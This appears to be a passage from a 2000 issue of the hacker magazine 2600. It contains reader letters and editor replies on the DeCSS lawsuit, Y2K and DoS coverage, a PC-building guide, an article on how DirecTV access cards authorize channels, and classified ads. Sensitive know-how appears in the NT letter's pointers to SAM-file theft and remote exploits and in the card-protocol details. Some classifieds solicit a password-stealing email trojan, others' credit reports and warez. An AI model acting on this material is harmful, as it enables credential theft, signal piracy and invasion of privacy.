I read through the section "Guilty By Association" in your 16:3 issue about people not getting jobs or losing jobs because of your magazine or just the thought of what the mag is about. I on the other hand was at work (I work for an ISP) reading *2600* and my boss saw it. He asked me if I read it often and I told him, "Every quarter - have you ever had the chance to read it?" He replied as if shocked I would even ask that question, "No!" Ten minutes later I had him hooked.

This just goes to show you, not everyone loses their job because of what they read or who they are. In fact you could say reading *2600* can bring people together and make the world a better place all around... or something to that effect.

ph0x

Idiocy

Dear *2600:*

I was reading this news article the other day and it said that the maker of the Melissa virus caused over 80 million dollars of damages. Sounds a little familiar.

wNdozCRASH

What's particularly troubling in this case is that we have yet to see a single report that this person did anything but write the virus and post it on a Usenet newsgroup. Nowhere is it alleged that he started the process by mailing it himself. Apparently these simple actions, in the eyes of most people, are enough to make one be thought of as a criminal.

Dear *2600:*

I recently installed a firewall called BlackICE on my computer. I'll admit I'm a computer dilettante at best, but I have to start somewhere! Using BlackICE, the "attacks" to my system are reported via a small icon on my toolbar that blinks red. The program will then list the "attacker" and what they did to my computer. If I don't understand the terminology, I can open a window to the company's web site that explains what different "attacks" entail. This system is very handy for learning more about my computer etc. However, in the knowledge base section of their web site, they describe "the most common reasons that hackers attack systems" as the following:

"Island Hopping: The hacker hopes to compromise your cable-modem or DSL connected computer because it is often on 24-hours a day, and because it always has the same IP address. The hacker hopes to then funnel all his/her attacks through your machine in order to hide his/her true IP address. Hackers often chain multiple machines together like this. See SOCKS for more info.

"ISP Passwords: The hacker wants to scan your system for passwords. If they find your ISP information, they can dial-up as you and use your account for their nefarious deeds. For example, they can dial in from a pay phone and use your account to attack the Pentagon.

"Web-site Passwords: They are hoping maybe you have a paid account with porn sites, and they want to steal those passwords so they can log in for free.

"Corporate Passwords: They are hoping you have some passwords on your machine (for telecommuting) that they can use to bypass corporate firewalls.

"Personal Information: They are hoping to find maiden names, children names, social security numbers and so on in order to commit 'identity theft'. If they get this information, they can often steal money from your bank account.

"Online Stock Info: Some want simply to buy/sell stocks in your name, others want a check cut to their name. If a hacker buys/sells stocks in your name, you are liable for the result.

"Online Bank Info: The hacker wants to steal money from your account. You are liable for losses in this manner.

"Credit Card Info: The hacker wants to steal your credit card. They will often use it for porn accounts. You are generally *not* liable for credit card loss if you check your bill regularly. For most credit cards, the maximum damages you are liable for are $50."

You can see it at advice.networkice.com/advice/Support/KB/q000079/default.htm.

I couldn't believe it the first time I read it... hacking the Pentagon, access to porn sites, buying/selling stocks? I just thought you'd be amused (if not disgusted) by the hyperbole.

tacit

This is about as offensive as anything we've ever seen. It's little wonder with sleazebags like these around that people attach negative images to hackers. But, as in most cases, these people have something to sell to perpetuate their myth and make money spreading fear and lies. We hope our readers take the time to explain (intelligently, please) why this is a bad thing. Their number is (650) 532-4100. Maybe when they realize that thousands of hackers are mad at them, they'll panic and run to another hemisphere.

Humor

Dear *2600:*

Didn't know if you'd be interested but I just watched a cartoon called *Kevin Spencer* in which the main character (touted as chain-smoking alcoholic sociopath) attends a *2600* meeting and learns how to rig an old Motorola cellphone to scan calls. It's a Canadian cartoon so I don't know if you'd be able to see it but the website is www.kevinspencer.com.

Rick

Big fan of Kevin Spencer and *2600*

We got ahold of a copy and we thought it was great. Granted, it took a lot of misconceptions and blew them way out of proportion but that's the nature of parody. We hope to be able to show this cartoon at H2K.

Forbidden Exchanges

Dear *2600:*

As stated at www.bell-atl.com/areacode/pages/646.htm

"Q. How many telephone exchanges does the 212 area code have? .

Each area code contains 800 possible number combinations called telephone exchanges (the first three digits of your telephone number) or NXXs. N is a number from two to nine; X is a number from zero to nine. Of the 800 telephone exchanges, 44 are unavailable for assignment to customers because they are reserved for other purposes such as emergency calls (911), directory assistance (411) and mass announcement information services (976)."

Now, my question is what are the other 41 telephone exchanges that are unavailable for assignment. And what specific purpose do they have?

Seeing as how you guys appear to be based in NYC, you guys should know.

.244

This is pretty interesting since it points to the existence of exchanges we know little or nothing about. We were able to identify around half of the 44 unavailable exchanges between 200 and 999. (000-199 are never assigned to customers.) 211, 311, 411, 511, 611, 711, 811, and 911 are all either used for some purpose or are reserved for something in the future. The mass announcement numbers begin with 976, 970, 540, and 550. 950 is still used for various toll-free services. 955 is a "choke" exchange used by radio stations and ticket agencies that only permits a low number of people from each central office to get through. 958 is the ANAC number which reads back your phone number (9580 in some areas). 959 is a telephone company exchange. 660 is used for ringbacks (660 plus last four or seven digits, flash, hang up, and your phone will ring). 555 is the prefix for directory assistance - right now identical to 411. 999, at least in New York City, is used by the fire department. 700 is a special exchange for identifying your regional phone carrier. We know there are some unassignable exchanges that we left out and we look forward to hearing from our readers what they are.

The MPAA Lawsuit

Dear *2600:*

I am in the law enforcement business. I was a policeman for 10 years. I currently make my living by protecting the property of large businesses. With that said, I must tell you that I have seldom seen a case of abuse of power such as that which the DVD industry is promulgating against you. This situation is absolutely ridiculous. I make money by providing my clients with the best possible service, not by shooting the competition. I applaud your stand. I feel so strongly about this that I mirrored the file on one of my web sites.

Michael F. Nudell

We thank you for your support. No doubt you, along with so many others, have also received some sort of a threat from the MPAA as they continue their intimidation tactics. Eventually they will see the error of their ways as many more of us stand up to defy them.

Dear *2600:*

How come you get in trouble when you link to *anything* that has to do with the cracking of the DVD key, but download.com can post software to rip DVD's and not get harassed like you? Does not make much sense to me. Is there something that I am missing?

Punker04

It only proves what we've been saying from the beginning: it's not about copying DVD's. They fear us because we defy their mandate to control the access to technology.

Dear *2600:*

With regards to the MPAA lawsuit, is there a risk that the subscriber records of *2600* could be called into evidence in an attempt to identify the "500 John Does to be named later"?

There does not seem to be a privacy statement on the www.2600.com web site and the former assurances of the use of strong cryptography to protect such subscriber data no longer seems to appear in the paper version of the magazine. Neither do you publish a PGP public key for correspondence.

Secondly, is the publication of the list of the plaintiffs in the DVD court case against *2600* et al, including hyperlinks to their corporate web sites, a wise move?

We only say this because the MPAA web site in particular seems to us to be vulnerable to script kiddy attacks.

If the MPAA web site is attacked, would this reflect badly on your court case? If the court took the view that you had published this list of web sites, even though it would be trivial to obtain it from other sources, as a target list for script kiddies, could this also lead to the invasion of privacy of your subscriber records and e-mail correspondents?

Anonymous
London

We are not going to overanalyze every move and statement we make because to do so would only ensure that we do nothing. This is a major battle and we intend to fight back. To not tell people how to contact the entities suing us would be pointless. Our protection of our subscriber info remains as it always has been - does it make any sense that this would change? We have a very strong privacy statement on the part of our site where information is gathered, specifically the online store. You will also find our PGP key on our site. We no longer print it because our new key has grown in size to the point where it would take up half a page and anyone who would use it would also have access to our web page.

Our subscriber records are not an issue because a) we have no intention of ever giving those up and b) the vast majority of our readers buy our magazine on news-

stands anyway so it would be rather pointless to even try to obtain those records. Hopefully, you can relax now.

Dear *2600:*

I see you need help or comments on this DVD case. I support *2600* in any way as well as Kevin and any other hackers out there. What I can do if they don't drop the case is attach the DeCSS software to a few hundred web sites free for download. They cannot take down every web site out there. DeCSS will be free to anybody.

Kevin is *free!*

Apocalyse

Dear *2600:*

Is there any way to show the CSS as monopoly and/or price fixing? As we both know, that is what they are trying to do. As with audio CDs, the production costs for DVDs are much lower than tape or vinyl, but they cost more.

Wayne

There's never been a better time to force the issue.

Dear *2600:*

I invent a lock. It's made of wax. You have an IQ above that of warm water and it occurs to you that if you heat the wax, my lock will melt. I now insist: When you buy something that comes with my lock, you use only the key I sell you separately. If I have one in stock. The fact that the container bearing my lock is open at the back is immaterial and diversionary. You're supposed to help me pretend. My lock is still secure, unless you reveal to anyone else evil concepts like "heat" or "melting." If you do that, you're guilty of breaking my secure lock, and of intent to steal what was behind it. Oh, and you're guilty if anyone else steals anything too. After all, it was secured with a secure lock until you came along.

Pay_No_Attention_To_That_Man_Behind_The_Curtain!

Y2K Issues

Dear *2600:*

I just noticed that the latest issue of *2600* (16:4) is dated Winter 1999-1900. I'm surprised that a hacker magazine wouldn't have fixed its Y2K glitches and that such a mistake could have made it past the editing process. Should I expect to see articles on phreaking crank telephones and social engineering telephone operators in the Spring 1900 issue of *2600*?

Desaparecido

Dear *2600:*

First of all I would like to say I am a new reader of *2600*. I was referred by a friend of mine. I must say to all of the staff at *2600* that you do a great job and have educated me more then I expected. At any rate I was writing this letter to ask you about an error I have found on your front cover. The error is in the Date Section. The date reads as follows. Volume Sixteen, Number Four Winter 1999 - 1900.

Now I was struck by this. A magazine of such elite skill would not let something like this slip past, but then again no one is perfect. I just thought I would point this out to you. Keep up the good educational work in the magazine.

AssMonkey

Dear *2600:*

First let me say that I absolutely love your work. The way you helped out Kevin and help teach the youth of America, it is all great. I was looking through volume 16, number 4 and came across something. I noticed that it said Winter 1999-1900 not only on the cover but on every single page bottom. Was this done on accident due to Y2K or what?

Gustaf

We must have gotten over 100 letters on this one subject. We're sorry for any inconvenience or confusion this may have caused. Sometimes, especially when dealing with computers, unexpected things can happen just when you think they won't. We're attempting to iron out all the kinks and hope to fix the bugs by the time this issue is printed. Again, our apologies.

Dear *2600:*

I tried to log into your site last night for the first time and there was a server error saying 1/1/1900. Did you guys get hacked or were you playing around?

CubanPete

We don't know why so many people decided to hit our site on New Year's Day. We figured everyone would be out doing other things, as we were. It could have happened to anybody. Now let's not talk about this anymore.

Facts on NT

Dear *2600:*

I am at a network administrator at a rather large corporation that has a server farm of over 300 NT boxes, and various other OS's. I just received the Winter 1999-2000 issue in the mail, and was shocked at the glaring errors in the article entitled "Security through NT? Not Likely." I would like to take this time to correct many of the more obvious errors that the author has made.

1. In the introduction, the author mentions that you cannot have a "root shell" spawned on an NT box remotely. This is not true. Numerous buffer overflow exploits have been released in the past six months that when executed remotely can cause a shell (in this case, cmd.exe with *system* privileges) to spawn on a specified port. Please check the normal list of sites for details on various remote NT exploits that can cause shells to be spawned remotely (www.ntbugtraq.com, www.securityfocus.com, www.ntsecurity.net).

2. In the author's "Microsoft Networking" section, he states: "shares can either use share-level security or user-level security." This again is not true for NT. Yes, in Win 9x the author is correct when describing how share security is defined. In NT, however, you have share-level permissions that are used in combination with user and group level permissions that determine how much access a particular user or group has to the share in question. With NT, there is no way to setup a single password to access a share. You can give the group "Everyone" access to a particular share, which will cause anyone to view the contents based on the permissions assigned.

Does the author have any experience with NT at all? The author also suggests in this section that "port 139 is almost always opened." This is the NetBIOS port for NT and Win 9x. Show me one decent admin who is not blocking all NetBIOS traffic at the border router or firewall. This is common practice at any corporation. Maybe the author was scanning workstations located on his local college campus. Again, all of his information about using the "Net View" command rests on the fact that NetBIOS is not blocked by the border router or firewall. All of this information is useless for a decently secured network. The author makes another assumption with this statement: "once in, you will have either 'read' permissions,(...) or 'read/write' permissions(...)." Again, this is *not* the case on NT. What the author is referring to is Win 9x. For a detailed explanation, please see above.

3. The author goes on to list "share hacking" tools. However, the methods that these tools use are easily recognizable by any decent IDS product on the market, plus leave a clear audit trail on any server. These tools do nothing to hide your IP address or trick an IDS. Use of these "tools" is for script kiddies only.

4. The "Password Cracking" section of the article makes this statement: "if the machine you are targeting allows for registry sharing, you will have the entire SAM hive imported into L0pht (sic)." In NT, only administrators of the machine are allowed to view the contents of the registry remotely. There is no way to change this option in NT that I am aware of, so this tactic is also useless. The author goes on to state: "The problem is that NT hides this file from users and essentially disables it from being accessed while NT is running." Once more, this is not true. A copy of the SAM file is located in "%windir%\repair\sam._" This file is created every time an ERD is created using the "/s" option. Of course, only administrators have access to this file, but there are ways to get it using known exploits that may be available on the target machine. Again, check the sites listed above for ways to get files through a web server on NT remotely (sample file exploits, Compaq Insight Manager exploit, etc.). The whole section on password cracking is flawed, and I am not going to do all of the work for the author on correctly explaining techniques to crack NT passwords.

I am not going to go through the rest of this article and pick out all of the errors that I see. If you (meaning *2600* and readers) feel an article devoted to the basics or advanced workings of NT security is needed, let me know and I will be happy to write one up.

RickDogg

Our policy is that no operating system should remain untouched. We look forward to more in depth analysis.

Irony

Dear *2600:*

I was reading your latest issue (16:4) and noticed something interesting. Does anyone else see the irony of the ad reproduced on the inside back cover? I mean, this is a *phone company* exploiting the support slogan for a hacker! Now I've seen everything.

Keep up the good work! I haven't missed an issue since I discovered it three years ago!

Knightsabre

What do you suppose would happen if we used a phone company slogan to sell something of ours? Not that they have any good ones.

Free Stuff

Dear *2600:*

Tripwire Security Systems has done a rather nice thing for the hacking community. They've made a poster available containing the most common holes that their software checks. Incidentally, it is available for free at www.tripwiresecurity.com/products/poster.cfml.

Once the form has been filled out, the poster will arrive within about three weeks. If you can't wait that long, it is also in PDF format at www.tripwiresecurity.com/docs/Tripwire_exploit_poster.pdf.

Care to try out the new version? An x86 Linux version is available at www.tripwiresecurity.com/products/Tripwire_ASR20.cfml.

It's Tripwire (2.2.1). You need to fill out forms on who you are, but you can fill them up with bogus info, and it all still works.

Twist

Question

Dear *2600:*

I was thinking of starting a 600 meeting group at my college, just thought I'd see if it was cool with you guys. Is it?

scorchmonkE

Fine with us. You might want to check with the people at 600 though.

2/6/00

Dear *2600:*

Hey *2600* I am your quarterly reader (sorry for spelling I am Russian). Well anyway I started doing my web site for some reason today on 2/6/00 like it was instinct and I was posting new on the main page and I just found out that the date was 2600 man I was so happy, I got bottle of bear and drank it (oops I am only 15 hehe) and messaged everyone on icq then I went to your web site to write to you to tell you about today but then I realized I wasn't the only special one ehehe.

MeSSerSchMiTT
(David or The "RUSSIAN" as
I get called in USA school)

Fortunately people in other parts of the world will get a chance to celebrate 2/6/00 on June 2nd.

Dear *2600:*

I got a *2600* hat. It fits my head nicely. I wore it around and got a few smiles. Then one girl asked me if I bought the hat on the sixth of February. How's that for a new interpretation to *2600?*

Rhymezor

DoS Cluebags

Dear *2600:*

Today you had an article on your web site about these denial of service attacks being blamed on hackers by the press. You said:

"Since the ability to run a program (which is all this is) does not require any hacking skills, claiming that hackers are behind it indicates some sort of knowledge of the motives and people involved.

"...Whoever is responsible is either completely clueless or knows *exactly* what they're doing. It's the latter that should concern hackers everywhere."

But "completely clueless" people probably don't know how to run a syn flood or whatever these guys are doing. I mean, I work with systems a lot, and I have no idea how to launch a denial, and that's not because I'm stupid or clueless, but because it's not a subject area that I've spent any time looking at.

I guess I basically don't understand the point you're trying to make with that last sentence. Assuming that the people who did it *do* know exactly what they're doing, why should that concern hackers everywhere? I would think they already know what's up.

Keith Gardner

The attack is as simple as running a program. Anyone could have done it as the media stated repeatedly. But since hackers are capable of figuring out how to write such a program, that knowledge is translated into a threat. If somebody who knew what they were doing ran this program, they must have also known that it would be blamed on the hacker community and would lead to renewed cries for surveillance and control of the net. For someone to intentionally do such a thing knowing where it would lead is scary as well as suspicious.

Dear *2600:*

Surely your assertion that hackers are not to be blamed by the public for the recent spate of denial of service attacks is very naive. Semantically, the word hacker means to most people someone who attacks computer systems, creates viruses, etc. either for criminal reasons or just the thrill of it. It also carries with it connotations of immaturity or social maladjustment.

Maybe you should call yourselves something else and make it clear that your goals are not largely destructive - and I don't buy the argument that by attacking systems you want to force suppliers to improve security for the common good. There are much better ways to do that.

Here's hoping....

Andrew

Since "most people" can't even find Florida on a map, we're not particularly concerned since we're not dealing with an attention span long enough to cause harm. We think we'll keep the word "hacker" and simply call those who do things like this by their rightful names: criminals, vandals, extortionists, whatever. This kind of thing is nowhere near the same as exploration or even hacking a web site. This is purely destructive and we condemn it. But we also believe people should know exactly how it works. Ask yourself this one simple question: if hackers are to blame for this and hackers have always known how to do it, don't you think it's odd that it took this long for it to be done on this scale? That says something for hacker integrity.

Dear *2600:*

Recently I was listening to 101.1 WRIF out of Detroit. There is an early morning show called Kim Komando's Computer Show and on it she was discussing the recent denial of service "cyber-attacks" on those big name web sites. She also mentioned that Kevin Mitnick was recently released from prison and wondered if it was a "coincidence" that this happened. I can't believe that people are already contributing computer related crime to Mitnick. I guess the media in every form is ignorant.

Cooter

Dear *2600:*

At school we get this teen news program called Channel One. Its supposed to make news cool or something like that. Well, on February 16 they did a story on the sites that were taken down - Ebay, ZDNet, etc. Of course they jumped to use the word "hacker" several times. They interviewed some so-called expert saying that whoever brought down the sites had advanced hacking skills. The more I thought about it, I realized that guy was terribly wrong. How much skill does it take to execute a simple program? I have been trying to explain to folks at school that hacking in its truest from is not malicious. It is the hunger for information and exposing the weak security put on by some huge companies.

The Channel One broadcast also did a small clip on Kevin Mitnick. They made him sound like the most horrible man alive. They called him "the most notorious hacker ever who cost companies millions of dollars and stole information."

No one ever watches this Channel One thing at school. Kids usually sleep, eat, or do homework during this time. But I feel sorry for the few people who do because they think Mitnick is a creep or something.

Jason
Louisiana

Channel One is little more than a propaganda tool beamed at our nation's kids in exchange for corporate funding. People protested it when it debuted but it really seems to have gained a foothold. For those who are aware of this, it might be fun to counter their crap in colorful detail every day and start your own newsletter. Of course you'll get in trouble for not spouting the party line. But that's not a bad theme to live by, especially when you know you're not alone.

BUILD, DON'T BUY, YOUR NEXT COMPUTER

by bober

Tired of buying PC's? Don't you wish you could *build* computers? The big computer stores are a tool of the establishment. They pay hundreds of thousands to ^#$%3'ing Microsoft for use of its crappy operating system and they support the monopolistic dreams of Intel. Even though Intel's chips are just helping Big Brother watch you by transmitting your own personal serial number and setting a bad standard for the future with CISC architecture, the PC stores continue to support them.

This is a travesty of capitalism. But you have the tools to stop them. Instead of sending ping-o-deaths to their websites, you can actually make it unprofitable for them to continue without mending their evil ways.

For the first time in the history of the industry it is now cost effective to build your own PC's. Not only that, but all it takes is a $10 tool set and about half a brain.

You can build your own PC for approximately two thirds of what it costs to buy it in a store. Not only that, but with the introduction of plug and play BIOS and the standardized ISA, PCI, MCA, EISA expansion slots, it's really easy too. The days of cursing the idea of interrupt request lines and BIOS chips that can't detect hard drives are long gone. Now instead of leaving the building of PC's to trained technicians in labs, you can take a pot shot at the establishment by doing it yourself.

First, buy your case. For about $75 you can buy a case/power supply to fit the needs of just about any system you can imagine. Then buy your motherboard. This is one of the big money items in the PC. Here though, you can probably afford to go the cheap route safely because most motherboards will last. Just be sure to get one with a "ZIF" processor socket and a good chip set. Also make sure you get a board with enough expansion slots so that you can add all the capability you want. A good recommendation is one with three ISA and three PCI slots at the minimum. (Also make sure it supports AGP video.)

Next you have to buy your chip. *Do not buy Intel.* They are a tool of the establishment. Other choices are American Micro Devices' K62 and K63. Also you can get a chip from Cyrix for slightly less money, but AMD is usually a better bet. As far as speed, I don't care, it's your PC. (500 MHz will do fine, unless you are running digital signal processing software or your own server.)

Now it's time to talk expansion cards. First, see what's included on your motherboard. Ideally, the only thing there is a keyboard connector, an RS232 serial interface, and a parallel port. You do not want built-in sound, video, and modem connections as are found on most "bargain basement motherboards." As far as a sound card, I would buy one capable of 96KHz and 32 bits, but I am a musician. If

you need an explanation of sound compression go to www.maz-sound.com for documentation and some good cards for sale. Next comes the video card. Buy a video card with at least 16 and hopefully 32 Mb of ram. You can get away with less but it will, in technical terms, suck.

Now get your modem. Either a v.90 56k flex or a cable modem. This is *2600,* so I don't have to explain these two devices. Next, the most often overlooked part of your computer, the ram. This is one of the times where it really pays to buy the expensive kind. *Don't buy crappy ram.* Other kinds will sometimes make your computer fail to start (this is bad). Get at least 128 - 512 or 768 would be best.

A CD ROM drive is a big chunk of change for something you are only going to use a handful of times. Get a used one at a flea market. Don't buy a DVD drive; they are for teenagers to use to watch porn, not for hackers. If later you find out you want a CD writer, then buy one then, not now. They aren't worth it at this point. Finally, the hard drive. There are three main options. IDE, SCSI, and RAID. IDE is the cheapest, but it also is the slowest, and it has little or no error checking. This is *bad.* SCSI is marginally more expensive, but it runs a little faster, and has error checking, so a drive error that would kill an IDE PC, won't even be noticed in a SCSI system. The one downside of "suczy" as we builders call it is that you need another card, and that costs money. But trust me, it's worth it. The third, and least common, option is RAID. This is basically another box, outside of your computer, filled with lots of drives. You get to choose the sizes. This has a number of advantages and disadvantages. First of all, RAID is faster than the other two types. Not only that but you can upgrade it for about the same price, or maybe even less! One of the main advantages of RAID is in its name: Redundant Array of Inexpensive Disks. Did you see that first word, redundant? That means that even if one of the drives goes through some kind of failure, like it melts or something, the box can keep working without a hitch. The downside is you need a $250 card and another box taking up space on your desk.

Now that you have built your PC, it's time for an operating system. There are a number of options. First and most important is Linux. If you use Linux, use RedHat 6 or later. *Do not use RedHat 5.* It does not work on PnP BIOS. This can run the Xwindows system so it looks and feels like Winblows, while working like Linux. If you are really smart and want to learn a difficult OS, use FreeBSD. This is a free version of Berkeley Systems Development, which is basically just UN*X. Also, there is the little known OS/2. This is basically IBM's response to Windows. The newest version (OS/2 4 warp) is pretty good and it's not Winblows. Also, there is a pretty good selection of software (not great, but good). Finally, you could use some off the wall UN*X flavor, but they are complicated and don't really have a lot of software. Unless you are planning to write your own stuff, stick with the three choices I outlined above.

My one caution is that all circuitry inside a PC is static sensitive, so either touch something grounded while you work or buy a pair of static wrist guards ($15) just to be safe.

Have fun!

HOW DOES THAT DSS CARD REALLY WORK?

by Phredog

All of the information in this article has been obtained from public domain sources and is accurate to the best of my knowledge. This information is far from complete, however it should provide a start for the curious hackers our there!

Your DSS card contains a microprocessor, ROM, EEPROM, and RAM. The EEPROM may be updated by DirecTV at any time or changed by a skilled hacker. The receiver communicates with the card via eight pads on the card. The pads are numbered counterclockwise, starting in the upper left corner.

1. VCC
2. R/W
3. CLOCK
4. RESET
5. GND
6. NOT USED
7. DATA I/O.
8. NOT USED

Your card receives and transmits data packets at 9600 bps. Some packets are filtered out before they reach your card, such as individual unit authorizations. Many data packs are global in nature and do make it to your card. There are dozens of types, however most are beyond the scope of this article.

The most important data packet is the 4840 packet. This packet is used to give your receiver information about the channel you are tuned to and to test if you are authorized to view the channel. The most important commands contained in this packet are the 09 command and the 0C command.

The 09 command tells the card to select one of its factory loaded encryption keys to be used to seed the hashing algorithm. Once the 09 command is issued every byte that the card receives is passed to the algorithm. A new key and checksum are generated with each byte. If any byte in the data packet is changed, the wrong key and checksum will be generated.

The 03 or 06 commands are used to test to see of the current channel is authorized. If the channel is authorized, the status is saved as a flag on the card. 03 is used for most channels. 06 is used for pay per view.

The OC command is used to test the integrity of all the received data against a calculated checksum. Remember that everything that the card received after the initial 09 command was used to generate a new key and checksum. If one byte was changed, the current key and the checksum will be incorrect.

A short time later the 4854 packet instructs the card to return the status flag, crunch the most recent key through the ASIC encryption chip, and return the computed key to the receiver. The status flag will turn on the sound and video decoder, and the crunched key will be applied to the MPEG decoder. Assuming that the key is correct, video will appear.

Sometimes DirecTV will instruct the DSS card to apply eight bytes of code from the card's EEPROM to the hashing algorithm. DirecTV knows what the code at that location should read. However, if a skilled hacker has applied a change to the card's EEPROM, the wrong key will be generated. The video will go black, or freeze.

That is, in its most basic form, how the DSS system works.

MARKETPLACE

Happenings

H2K - HOPE 2000 will be taking place on July 14, 15, and 16, 2000 in New York City at the HOtel PEnnsylvania (the site of the first HOPE Conference in 1994). This time we have two floors and enough room to do whatever we want. Start planning now! Reserve your room at the hotel by calling (212) 736-5000 (sentimental types can dial PEnnsylvania 6-5000). Mention that you're with the H2K conference to get the discounted rate. Unlike previous HOPE conferences, we will be running this one around the clock beginning on Friday morning and ending on Sunday night. We expect at least two tracks of speakers as well as music, films, and a/v presentations of all sorts. Registration for H2K is $40 and includes admission to all events throughout the three days. You can send your registration to: H2K, PO Box 848, Middle Island, NY 11953. Make checks or money orders payable to 2600. Be sure to include your name, address, and, if possible, an email address. You can also register online at www.2600.com. If you'd like to volunteer to help at the conference, email volunteers@h2k.net. If you're interested in giving a presentation, email speakers@h2k.net. We also have a mailing list for ongoing discussion about the conference. Email majordomo@2600.com and put "subscribe h2k" on the first line of the mail. Continue to check www.h2k.net for updates.

DEF CON 8 is July 28th to the 30th in Las Vegas. Wacky hackers descend on Las Vegas for the eighth annual computer underground convention. Last year over 3,000 people showed up to party, exchange information and ideas, and hack on the local network. This year we have the entire Alexis Park resort to ourselves, which means almost double the space! This means more speeches, more demonstrations, and more things to do. There will be the fantasy net connection, Capture the Flag network contest with new rules and goals, The Spot the Fed Contest, and the social engineering contest to name a few. There will be live bands and an even larger 24 hour rave area, a vendor area where people can sell shirts, tools, and other goodies. This year the speeches will be separated into different tracks, from "newbie" talks designed to introduce new hackers into different areas of interest to "Uber Haxor" for those people looking to refine their skills or get the latest tech info. Any of this stuff get your attention? Even if it doesn't you can still hang out by the pools and watch the conference through the hotel TV system! Check out www.defcon.org for the latest planning information and speakers, or for previous year's speeches. Email The Dark Tangent (dtangent@defcon.org) for more information.

For Sale

CRYPTO OUTLAW T-SHIRTS. Governments around the world are turning innocent people into crypto outlaws. Where will the madness end? Cryptography may be our last hope for privacy. From Curvedspace, the unofficial band of anarcho-capitalism. Get yours at curvedspace.org/merchandise.html.

HTTP://PAOLOS.COM since 1996. Lockpicks, auto entry sets, confidential trade publications, survival tools, an exciting line of affordable switchblades, powerful air rifles and pistols, and a complete line of super-realistic Airsoft guns. *Danger: do not brandish these guns in public, you may be arrested/shot.* We guarantee what we sell UNCONDITIONALLY for 30 days, in addition to factory warranties, and will beat the competition's prices hands down! No "spy store" or "Y2K" hype here, you won't believe it! Visit us to post messages to our discussion board, add your email to our mailing list, or place an order with our easy-to-use catalog! We can ship internationally, and will only sell to qualified customers. U.S. customer can now pay with VISA/MC.

PLAY MP3S IN YOUR CAR OR HOME: Mpjuke unit plays mp3 cd, cdr, and dvd disks. Can be mounted in car, home, or even inside a free drive bay of a PC. It can be trunk mounted in a car or placed under the dash. The unit is self contained, pre-assembled, and it includes a wireless remote. For more information, visit: http://www.mp3carplayer.com/2600 or e-mail 2600@mp3carplayer.com. Sign up for our affiliate program and earn some cash. Resellers needed. $25 from every 2600 sale will go to the Kevin Mitnick fund. We will ship anywhere that we can.

COMPLETE TEL BACK ISSUE SET (devoted entirely to phone phreaking) $10 ppd for hard copy or CD-ROM PDF/GIF version with lots of extra related data and plans for voice changers, scramblers, tone boxes, bugging, etc.) $14 ppd. Forbidden Subjects CD-ROM (330 mb of hacking files) $12 ppd. Pete Haas, PO Box 702, Kent, OH 44240-0013.

HACKERS WORLD. 650 MB hacking files $15, 650 MB phreaking files $15, Anarchy Cookbook 99 $10, list of warez CDs $5, Surveillance Catalog $5, Virus 99 (730 pages about computer viruses) $5. Send all orders to: 700 Palm Dr. #107, Glendale, CA 91202. Make all checks out to Edgar.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, abandoned buildings, subway tunnels, and the like? For a copy of *Infiltration,* the zine about going other places you're not supposed to go, send $2 to PO Box 66069, Town Centre PO, Pickering, ONT L1V 6P7, Canada.

HACK THE RADIO: Hobby Broadcasting magazine covers DIY broadcasting of all types: AM, FM, shortwave, TV, and the Internet. It includes how-to articles about equipment, station operation and programming, enforcement, and much more. For a sample, send $3 U.S. ($4 Canada or $5 international). A subscription (4 quarterly issues) is $12 in the U.S. Hobby Broadcasting, PO Box 642, Mont Alto, PA 17237.

PEOPLE WITH ATTITUDE. Check out the political page at the Caravela Books website: communists, anarchists, Klan rallies, ethnic revolt - all at: http://users.aol.com/caravela99 - and a novel "Rage of the Bear" by Bert Byfield about a 15-year-old blonde girl who learns the art of war and becomes a deadly Zen Commando warrior - send $12 (postpaid) to: Caravela Books QH93, 134 Goodburlet Road, Henrietta, NY 14467.

INFORMATION IS POWER! After years of being in the scene we've put together a publicly accessible site for people to talk about a wide variety of hacking genres. In addition, we have obtained feeds for our own private news center for information and articles about current computing happenings worldwide. You can find all this, and more, on our site at: www.sotmesc.org/gcms.

THE BEST HACKERS INFORMATION ARCHIVE on CD-ROM has just been updated and expanded! The Hackers enCyclopedia '99 - 12,271 files, 650 megabytes of information, programs, standards, viruses, sounds, pictures, lots of NEW 1998 and 1999 information. A hacker's dream! Find out how, why, where, and who hackers do it to and how they get away with it! Includes complete YIPL/TAP back issues 1-91! Easy HTML interface and DOS browser. US $15 including postage worldwide. Whirlwind Software, Unit 639, 185-911 Yates St., Victoria, BC Canada V8V 4Y9. Get yours!

TAP T-SHIRTS: They're back! Wear a piece of phreak history. $15 (s/h incl.) buys you the TAP logo in black on a white 100% cotton shirt. As seen at Beyond Hope. Cheshire Catalyst-approved! Specify L/XL. Send payment to TPC, 40A Weis Rd., Albany, NY 12208.

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover

one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $79.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, PO Box 11562-ST, Clt, Missouri 63105.

Help Wanted

I AM INTERESTED IN HIRING SOMEONE familiar with accessing telephone information. Generous pay. Please contact me at C. Chao, PO Box 375, Middle Village, NY 11378.

NEED HELP WITH CREDIT REPORT. Please respond to B. Mandel, 433 Kingston Ave., P.O. Box 69, Brooklyn, NY 11225.

HELP TO FIND TROJAN HORSE PROGRAM. Understand there is a Trojan Horse program which may be added as an attachment to an e-mail (which appears innocuous when viewed or read) but which will execute and record any password used by the recipient and then send it by e-mail to an outside recipient. Further, that if the outside recipient doesn't receive it for any reason, the e-mail message with password(s) will not bounce back to the sender. Also, there is another Trojan Horse program which, after it installs itself in the UNIX-based ISP of the target, will mail out copies of all incoming/outgoing to an outside recipient without the target being aware of it. Can anyone help with complete information, details, and programs? bryna5@usa.net

I NEED TO OBTAIN credit report information on others from time to time with little or no cost. Can someone help? test/test@usa.net

NEED HELP FINDING AND USING WAREZ SITES. I am looking for several specific graphic, photo, and music production programs. Need help getting to them. Compensation will be given for working full versions. E-mail netvampire@iname.com for list or details.

NEW, COOL WEB AND PRINT MAGAZINE. It will be the Time/Life, People, Spin for generations X, Y, and Z. Looking for writers on all subjects or anything of interest. E-mail jobs@whynotmag.com. Benefits include publication, free stuff, concert and event tix and passes. Photographers and artists also wanted. Join NOW!

